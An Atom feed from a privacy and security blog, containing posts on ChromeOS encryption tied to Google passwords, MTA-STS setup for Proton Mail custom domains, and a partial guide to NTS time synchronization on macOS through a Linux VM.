<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>Security on PrivSec - A practical approach to Privacy and Security</title>
  <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/tags/security/" />
  <link rel="self" href="https://deploy-preview-444--privsec-dev.netlify.app/tags/security/index.xml" />
  <subtitle>Recent content in Security on PrivSec - A practical approach to Privacy and Security</subtitle>
  <id>https://deploy-preview-444--privsec-dev.netlify.app/tags/security/</id>
  <generator uri="http://gohugo.io" version="0.119.0">Hugo</generator>
  <language>en</language>
  <updated>2024-04-25T00:00:00Z</updated>
  <author>
    <name>PrivSec.dev Team</name>
    
  </author>
  <rights>[CC BY-SA 4.0](https://creativecommons.org/licenses/by-sa/4.0/)</rights>
      <entry>
        <title>ChromeOS&#39;s Questionable Encryption</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/chromeos-questionable-encryption/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/chromeos-questionable-encryption/</id>
        <published>2024-04-25T00:00:00Z</published>
        <updated>2025-01-09T23:44:03-07:00</updated>
        <summary type="html">Premise ChromeOS encrypts user data on the disk by default. The implementation details are documented upstream but not relevant within the scope of this post.
It is well-known that ChromeOS uses Google account passwords as the primary login credentials. This necessarily means that anyone with knowledge of the Google account password is able to unlock and therefore decrypt a ChromeOS user profile.
Recent versions of ChromeOS allows users to use a separare login password instead of the Google account password.</summary>
          <content type="html"><![CDATA[<h2 id="premise">Premise</h2>
<p>ChromeOS encrypts user data on the disk by default. The implementation details are <a href="https://www.chromium.org/developers/design-documents/tpm-usage/#TOC-Protecting-User-Data-Encryption-Keys" title="TPM Usage — The Chromium Projects">documented upstream</a> but not relevant within the scope of this post.</p>
<p>It is well-known that ChromeOS uses Google account passwords as the primary login credentials. This necessarily means that anyone with knowledge of the Google account password is able to unlock and therefore decrypt a ChromeOS user profile.</p>
<p>Recent versions of ChromeOS allows users to use a separare login password instead of the Google account password.</p>
<p><img loading="lazy" src="local-password.png" alt="Local Password"  />
</p>
<h2 id="practical-implications">Practical Implications</h2>
<p>The very same Google account passwords used for ChromeOS authentication are also used for logging in to various Google services in web browsers and other apps. After a quick investigation with browser dev tools:</p>
<p><img loading="lazy" src="google-login.jpg" alt="Google Login"  />
</p>
<p>…It turns out that passwords are submitted to Google servers in plaintext (see &ldquo;mygloriouspassword&rdquo; in the Form Data).</p>
<p>As a result, someone with sufficient access to Google&rsquo;s servers would theoretically be able to obtain the actual, unhashed password for a given Google account. An adversary with physical access would be able to unlock and decrypt ChromeOS user data with cooperation from Google, if the Google password is used for encryption.</p>
<p>This differs from how encryption passwords are handled by other services like cloud‑based password managers — they use <em>client‑side hashing</em> to deliberately blind the server from the actual password. As the name suggests, the browser locally executes a cryptographic hash function on the actual password and only transmits the <em>resultant hash</em> to the server for authentication.</p>
<p>On newer ChromeOS versions, users should be able to avoid this issue with the local password. While we have not done in-depth analysis to confirm that Google never has access to the local encryption password, this is likely the case since an account recovery using the Google password will require a Powerwash:</p>
<p><img loading="lazy" src="account-recovery.png" alt="Account Recovery"  />
</p>
<h2 id="takeaways">Takeaways</h2>
<p>If Google is malicious, coerced by the government, or hacked, their servers can record the user password prior to it being hashed server‑side. That password can then be used by an adversary with physical access to unlock ChromeOS and gain access to the data stored therein, if the Google account password is used for encryption.</p>
<p>As a result, when setting up your Chromebook, it is highly recommended that you use a local password instead.</p>
]]></content>
      </entry>
      <entry>
        <title>Setting up MTA-STS with a custom domain on Proton Mail</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/setting-up-mta-sts-with-a-custom-domain-on-proton-mail/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/knowledge/setting-up-mta-sts-with-a-custom-domain-on-proton-mail/</id>
        <published>2023-07-13T10:00:00Z</published>
        <updated>2023-08-05T20:17:48-07:00</updated>
        <summary type="html">To this date, Proton Mail doesn&amp;rsquo;t support MTA-STS for custom domains. While DANE for SMTP is a much better solution to the same problem, MTA-STS exists for a reason: many providers are slow at adopting DNSSEC. DNSSEC is essential to enabling standards such as DANE or SSHFP. Notably, Gmail still does not support DANE but has supported MTA-STS for years.
Therefore, MTA-STS and DANE can complement each other, and you should ideally deploy both.</summary>
          <content type="html"><![CDATA[<p>To this date, <a href="https://old.reddit.com/r/ProtonMail/comments/y6q6g8/mtasts_for_custom_domains/">Proton Mail doesn&rsquo;t support MTA-STS for custom domains</a>. While DANE for SMTP is a much better solution to the same problem, MTA-STS exists for a reason: many providers are slow at adopting DNSSEC. DNSSEC is essential to enabling standards such as DANE or SSHFP. Notably, <a href="https://www.hardenize.com/report/gmail.com/1689164394#email_dane">Gmail still does not support DANE</a> but has supported MTA-STS for years.</p>
<p>Therefore, MTA-STS and DANE can complement each other, and you should ideally deploy both.</p>
<h2 id="why-bother-a-tale-of-dane">Why bother? A tale of DANE&hellip;</h2>
<p>Mail security is challenging and complex, and humanity might never get it right. Unfortunately, we still rely on this ancient technology for nearly everything. Attempts to make SMTP more resilient and secure have been made in the past, including opportunistic transport encryption (STARTTLS). One tricky issue is that implementing TLS alone in this case does not prevent man-in-the-middle or various downgrade attacks (such as STRIPTLS) from happening.</p>
<p><strong>DANE for SMTP</strong> (<a href="https://datatracker.ietf.org/doc/html/rfc7672">RFC 7672</a>) is an elegant solution to address these issues. DANE relies on <strong>DNSSEC</strong> to protect <strong>TLSA records</strong> of the same DNS zone as the SMTP server. TLSA records indicate that TLS should be enforced for inbound mail, and basically contain information about the public keys that are allowed to be used. Let&rsquo;s briefly dig <em>(no pun intended)</em> into how Proton implements this:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">$ dig +noall +answer mx protonmail.com
</span></span><span class="line"><span class="cl">protonmail.com.		1138	IN	MX	10 mailsec.protonmail.ch.
</span></span><span class="line"><span class="cl">protonmail.com.		1138	IN	MX	5 mail.protonmail.ch
</span></span></code></pre></div><div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">$ dig +noall +answer tlsa _25._tcp.mail.protonmail.ch
</span></span><span class="line"><span class="cl">_25._tcp.mail.protonmail.ch. 915 IN	TLSA	3 1 1 6111A5698D23C89E09C36FF833C1487EDC1B0C841F87C49DAE8F7A09 E11E979E
</span></span><span class="line"><span class="cl">_25._tcp.mail.protonmail.ch. 915 IN	TLSA	3 1 1 76BB66711DA416433CA890A5B2E5A0533C6006478F7D10A4469A947A CC8399E1
</span></span></code></pre></div><p>I will skip the details since this post is not about how DANE works, but as you can see the TLSA records can be easily retrieved and we can verify those. Tools like <a href="https://www.hardenize.com/">Hardenize</a> may help you in investigating which providers have DANE.</p>
<h2 id="mta-sts-to-the-rescue">MTA-STS to the rescue</h2>
<p>Despite being a years-old standard, DANE for SMTP is not widely adopted. <strong>MTA-STS</strong> (<a href="https://datatracker.ietf.org/doc/html/rfc8461">RFC 8461</a>) is an alternative solution which aims to prevent the same security issues, whilst not relying on DNSSEC. When MTA-STS is enabled, it effectively indicates to SMTP servers that TLS (1.2 or higher) should be used with valid certificates.</p>
<p>In order to do that, MTA-STS relies on a <strong>HTTPS web server</strong> (and thus the WebPKI) to publish the policy at a specific subdomain (<code>mta-sts</code>) and address (<code>/.well-known/mta-sts.txt</code>). A <strong>DNS TXT record</strong> will also be needed to signal that a MTA-STS policy is available for the domain. Let&rsquo;s see how Proton implements that.</p>
<p>If we navigate to <a href="https://mta-sts.protonmail.com/.well-known/mta-sts.txt">https://mta-sts.protonmail.com/.well-known/mta-sts.txt</a>, we will indeed find the MTA-STS policy published by Proton:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-txt" data-lang="txt"><span class="line"><span class="cl">version: STSv1
</span></span><span class="line"><span class="cl">mode: enforce
</span></span><span class="line"><span class="cl">mx: mail.protonmail.ch
</span></span><span class="line"><span class="cl">mx: mailsec.protonmail.ch
</span></span><span class="line"><span class="cl">max_age: 604800
</span></span></code></pre></div><p>The DNS &ldquo;discovery&rdquo; record should be defined at the <code>_mta-sts</code> subdomain:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">$ dig +noall +answer txt _mta-sts.protonmail.com
</span></span><span class="line"><span class="cl">_mta-sts.protonmail.com. 1114	IN	CNAME	_mta-sts.protonmail.ch.
</span></span><span class="line"><span class="cl">_mta-sts.protonmail.ch.	1114	IN	TXT	&#34;v=STSv1; id=190906205100Z;&#34;
</span></span></code></pre></div><p>Everything is there as expected.</p>
<h2 id="enable-mta-sts-for-custom-domains">Enable MTA-STS for custom domains</h2>
<p>The challenge is that Proton does not offer an easy way to host a policy for custom domains. They could eventually offer this in the future, and I expect them to. In the meantime, we can enable MTA-STS ourselves as it should be somewhat straightforward.</p>
<p>The main challenging part is really to find a way to host the policy. It&rsquo;s just a text file after all, so there are many ways to do that without going through the hassle of self-hosting a web server. <a href="https://pages.github.com/">GitHub Pages</a> and <a href="https://www.netlify.com/">Netlify</a> have free offerings to host static websites, and they should be enough to meet our needs here. I will use Netlify since you can host multiple websites with the same account; the only drawback is that you have a 100GB bandwidth limit per month, but it should be more than enough for a simple text file.</p>
<p>First, you will need to create a GitHub repository - public or private, it doesn&rsquo;t matter. Then, you should push a directory named <code>.well-known</code> which contains a <code>mta-sts.txt</code> file. The latter will be our policy, and you may simply copy the policy from Proton:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-txt" data-lang="txt"><span class="line"><span class="cl">version: STSv1
</span></span><span class="line"><span class="cl">mode: enforce
</span></span><span class="line"><span class="cl">mx: mail.protonmail.ch
</span></span><span class="line"><span class="cl">mx: mailsec.protonmail.ch
</span></span><span class="line"><span class="cl">max_age: 604800
</span></span></code></pre></div><blockquote>
<p>If you&rsquo;re really not sure about what you&rsquo;re doing, setting <code>mode: testing</code> might be a conservative approach to avoid breaking things (a report will be sent if you&rsquo;ve configured TLS-RPT, more on that later). You may also consider decreasing or increasing <code>max_age</code> which corresponds to a time in seconds, and 604800 for instance means that the policy will be cached for one week.</p>
</blockquote>
<p>Then, head to your Netlify account, add a new site, register your GitHub repository and voilà. Once it&rsquo;s done and that you can access your policy through your <code>netlify.app</code> address, it&rsquo;s a matter of publishing a few DNS records:</p>
<ul>
<li>
<p>An <code>A</code> record for your Netlify-hosted policy. If your domain name from which you intend to send and receive mails is <code>@domain.tld</code> then you should make this <code>A</code> record for <code>mta-sts.domain.tld</code>. Netlify will tell you to use a CNAME record but I personnally caution against using CNAME to third parties in general. They have a universal load balancer IPv4 <a href="https://docs.netlify.com/domains-https/custom-domains/configure-external-dns/">you can use</a>, so you should use that.</p>
</li>
<li>
<p>A <code>TXT</code> record for MTA-STS discovery. The content should resemble to the following: <code>&quot;v=STSv1; id=2023071200&quot;</code>. <code>v=STSv1</code> declares the policy version, and <code>id=</code> is really just a random number you should increment to signal whenever your MTA-STS policy has been changed. If you&rsquo;re out of ideas you can use the Unix epoch time, or the YMD format followed by two numbers reserved for iterations (just like I do).</p>
</li>
<li>
<p>An <em>optional</em> <code>TXT</code> record for TLS-RPT so that the sending mail server will receive reports about successful and failed attempts at applying the MTA-STS policy. Since these reports can be very useful, I highly recommend you configure TLS-RPT. To do that, add the following TXT record to the <code>_smtp._tls</code> subdomain: <code>&quot;v=TLSRPTv1; rua=mailto:reports@domain.tld&quot;</code> where <code>rua=</code> should point to the mail address where you want to receive reports.</p>
</li>
</ul>
<blockquote>
<p><strong>Security tip :</strong> since <code>mta-sts</code> is a subdomain with an A record, I strongly recommend defining a &ldquo;reject all&rdquo; SPF policy and a null MX record (<a href="https://www.rfc-editor.org/rfc/rfc7505">RFC 7505</a>) for that subdomain. That is because even when an MX record does not exist, <a href="https://www.rfc-editor.org/rfc/rfc5321#section-5">A records can be used as a fallback</a>.</p>
</blockquote>
<p>Wait a bit for the DNS propagation to take place, then verify with <a href="https://www.hardenize.com/">Hardenize</a> that MTA-STS is enabled.</p>
<h2 id="conclusion">Conclusion</h2>
<p>MTA-STS is far from perfect and suffers from multiple flaws in my opinion: it relies on <strong>certificate authorities</strong> (CA), and is inherently a <em><strong>trust on first use</strong></em> security policy akin to HSTS for HTTPS (the DNSSEC infrastructure is already trusted in the case of DANE). I also believe that MTA-STS is more tedious to deploy compared to the simplicity and robustness of DANE, DNSSEC deployment quirks aside.</p>
<p>Nonetheless, I hope this article will prove somewhat useful to Proton Mail users who wish to use MTA-STS with their custom domains.</p>
]]></content>
      </entry>
      <entry>
        <title>Secure Time Synchronization on macOS</title>
        <link rel="alternate" href="https://deploy-preview-444--privsec-dev.netlify.app/posts/macos/secure-time-synchronization-on-macos/" />
        <id>https://deploy-preview-444--privsec-dev.netlify.app/posts/macos/secure-time-synchronization-on-macos/</id>
        <published>2023-06-25T00:00:00Z</published>
        <updated>2025-04-18T17:08:08-04:00</updated>
        <summary type="html">macOS by default uses the unencrypted and unauthenticated Network Time Protocol (NTP) for time synchronization. A popular solution to mitigate this problem is to use ChronyControl to setup NTS. However, the application requires administrator privileges, which is less than ideal.
In this post, I will go over how to leverage virtualization to setup a local Linux server, update its time using NTS, and synchronize your macOS host with it using NTP, all without needing a privileged application.</summary>
          <content type="html"><![CDATA[<p><img loading="lazy" src="/images/macos-ntp.png" alt="macOS NTP"  />
</p>
<p>macOS by default uses the unencrypted and unauthenticated Network Time Protocol (NTP) for time synchronization. A popular solution to mitigate this problem is to use <a href="https://whatroute.net/chronycontrol.html">ChronyControl</a> to setup NTS. However, the application requires administrator privileges, which is less than ideal.</p>
<p>In this post, I will go over how to leverage virtualization to setup a local Linux server, update its time using NTS, and synchronize your macOS host with it using NTP, all without needing a privileged application.</p>
<h2 id="installing-utm">Installing UTM</h2>
<p>The virtualization software we are going to use for this setup is <a href="https://mac.getutm.app/">UTM</a>. You can obtain it through the <a href="https://apps.apple.com/us/app/utm-virtual-machines/id1538878817">App Store</a> for $10 USD or directly through <a href="https://github.com/utmapp/UTM/releases">GitHub</a> free of charge.</p>
<p>Personally, I would recommend using the App Store, since you are getting automatic updates with it, and a small donation would really help out the developers.</p>
<p>Note that I am recommending UTM here over other solutions like <a href="https://www.parallels.com/">Parallels</a>, specifically for the <a href="https://docs.getutm.app/settings-qemu/devices/network/network/#network-mode">Emulated VLAN</a> network setup. Parallels only supports the <a href="https://kb.parallels.com/4948">Shared Network mode</a> where all VMs and the host are connected to the same VLAN, which is less than ideal considering that we will still communicate with our Linux server using the insecure NTP protocol. I have not tried VMWare Fusion or VirtualBox yet, but the general idea is that you should be connecting to the NTP server using a private interface which only the host and the target VM have access to. Another nice thing about UTM is that it is a <a href="https://developer.apple.com/documentation/xcode/configuring-the-macos-app-sandbox/">sandboxed</a> application and runs without any special privileges.</p>
<h2 id="choosing-your-linux-distribution">Choosing your Linux distribution</h2>
<p>Generally, any distribution with <code>chrony</code> 4.0 or above would work fine. I recommend using Fedora since it is easy to manage, is generally up to date, and has mostly sane defaults.</p>
<p>You can download Fedora Server from their <a href="https://fedoraproject.org/server/download/">official website</a>.</p>
<h2 id="setting-up-the-virtual-machine">Setting up the virtual machine</h2>


<p>Next, create your Linux VM in UTM. Make sure that you use the QEMU backend (as opposed to Apple Virtualization), set the Network Mode to Emulated VLAN, and port forward port <code>123/UDP</code> and <code>22/TCP</code>.</p>
<p><img loading="lazy" src="/images/macos-ntp-port-forwarding.png" alt="macOS NTP Port Forwarding"  />
</p>
<p>Optionally, you can also:</p>
<ul>
<li>Set the CPU allocation to 2 vCPUs. The NTP server does not need access to all of your performance cores.</li>
<li>Reduce the allocated Memory to 2048. This is a fairly lightweight server.</li>
<li>Enable memory ballooning.</li>
</ul>
<p>Next, install your operating system. If you are using Fedora, I recommend going with the &ldquo;Minimal Install&rdquo; option.</p>
<h2 id="post-operating-system-installation">Post operating system installation</h2>
<p>Once the operating system is installed, shut down the VM. Remove &ldquo;USB Drive&rdquo; from your VM configuration to ensure that you have the correct boot order.</p>
<p>You can also remove other unnecessary features from the VM for attack surface reduction:</p>
<ul>
<li>Disable USB support</li>
<li>Disable Clipboard sharing</li>
<li>Delete the display device (we will run the server headless)</li>
<li>Delete the audio device</li>
</ul>
<p>Start the VM, then SSH into it via <code>127.0.0.1:22</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">ssh 127.0.0.1
</span></span></code></pre></div><p>Update the OS:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1">#This is an example for Fedora:</span>
</span></span><span class="line"><span class="cl">sudo dnf upgrade -y
</span></span></code></pre></div><p>You can also consider installing the <code>qemu-guest-agent</code>. It will help against insane clocks caused by snapshotting and rolling back if UTM implements these features in the future.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1">#This is an example for Fedora:</span>
</span></span><span class="line"><span class="cl">sudo dnf install qemu-guest-agent -y
</span></span></code></pre></div><p>If your operating system comes with <code>systemd-timesyncd</code> instead of <code>chrony</code> by default (as is the case with Ubuntu and Arch Linux), disable it and replace it with <code>chrony</code>. Fedora users can skip this step, since it already uses <code>chrony</code> by default.</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1">#This is an example for Ubuntu:</span>
</span></span><span class="line"><span class="cl">sudo systemctl disable --now systemd-timesyncd
</span></span><span class="line"><span class="cl">sudo apt purge -y systemd-timesyncd
</span></span><span class="line"><span class="cl">sudo apt install -y chrony
</span></span><span class="line"><span class="cl">sudo systemctl <span class="nb">enable</span> --now chronyd
</span></span></code></pre></div><p>Enable automatic updates:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1">#This is an example for Fedora:</span>
</span></span><span class="line"><span class="cl">sudo dnf install dnf-automatic
</span></span><span class="line"><span class="cl">sudo sed -i <span class="s1">&#39;s/apply_updates = no/apply_updates = yes\nreboot = when-needed/g&#39;</span> /etc/dnf/automatic.conf
</span></span><span class="line"><span class="cl">sudo systemctl <span class="nb">enable</span> --now dnf-automatic.timer
</span></span></code></pre></div><h2 id="configuring-chrony">Configuring <code>chrony</code></h2>
<p>Next, configure <code>chrony</code> to use NTS. On Fedora, the configuration file is <code>/etc/chrony.conf</code>. We will use <a href="https://github.com/GrapheneOS/infrastructure/blob/main/etc/chrony.conf">GrapheneOS&rsquo;s configuration</a> as a reference.</p>
<p>Your configuration should look something like this:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">server time.cloudflare.com iburst nts
</span></span><span class="line"><span class="cl">server ntppool1.time.nl iburst nts
</span></span><span class="line"><span class="cl">server nts.netnod.se iburst nts
</span></span><span class="line"><span class="cl">server ptbtime1.ptb.de iburst nts
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">minsources 2
</span></span><span class="line"><span class="cl">authselectmode require
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"># EF
</span></span><span class="line"><span class="cl">dscp 46
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">driftfile /var/lib/chrony/drift
</span></span><span class="line"><span class="cl">ntsdumpdir /var/lib/chrony
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">leapsectz right/UTC
</span></span><span class="line"><span class="cl">makestep 1.0 3
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">rtconutc
</span></span><span class="line"><span class="cl">rtcsync
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">cmdport 0
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl">noclientlog
</span></span><span class="line"><span class="cl">allow 10.0.2.2/32
</span></span></code></pre></div><p>Optionally, you can enable the secommp filter for chronyd in <code>/etc/sysconfig/chronyd</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl"># Command-line options for chronyd
</span></span><span class="line"><span class="cl">OPTIONS=&#34;-F 1&#34;
</span></span></code></pre></div><p>If you are confused about what these configurations are doing, here are some quick explanations:</p>
<ul>
<li>We get our time from 4 different sources:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">server time.cloudflare.com iburst nts
</span></span><span class="line"><span class="cl">server ntppool1.time.nl iburst nts
</span></span><span class="line"><span class="cl">server nts.netnod.se iburst nts
</span></span><span class="line"><span class="cl">server ptbtime1.ptb.de iburst nts
</span></span></code></pre></div><ul>
<li>Should there be a discrepancy, a time change will only happen if at least 2 sources agree on it:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">minsources 2
</span></span></code></pre></div><ul>
<li>Lastly, we add this line to the configuration file to allow macOS to get time from it:</li>
</ul>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">allow 10.0.2.2/32
</span></span></code></pre></div><p>Note that <code>10.0.2.2</code> is the default IP address of the macOS host from the virtual machine&rsquo;s perspective. If you changed the Host Address using the Advanced Settings in the virtual machine&rsquo;s network configuration, you need to adjust it accordingly here.</p>
<p>Once you are happy with the configuration, restart <code>chronyd</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl">sudo systemctl restart chronyd
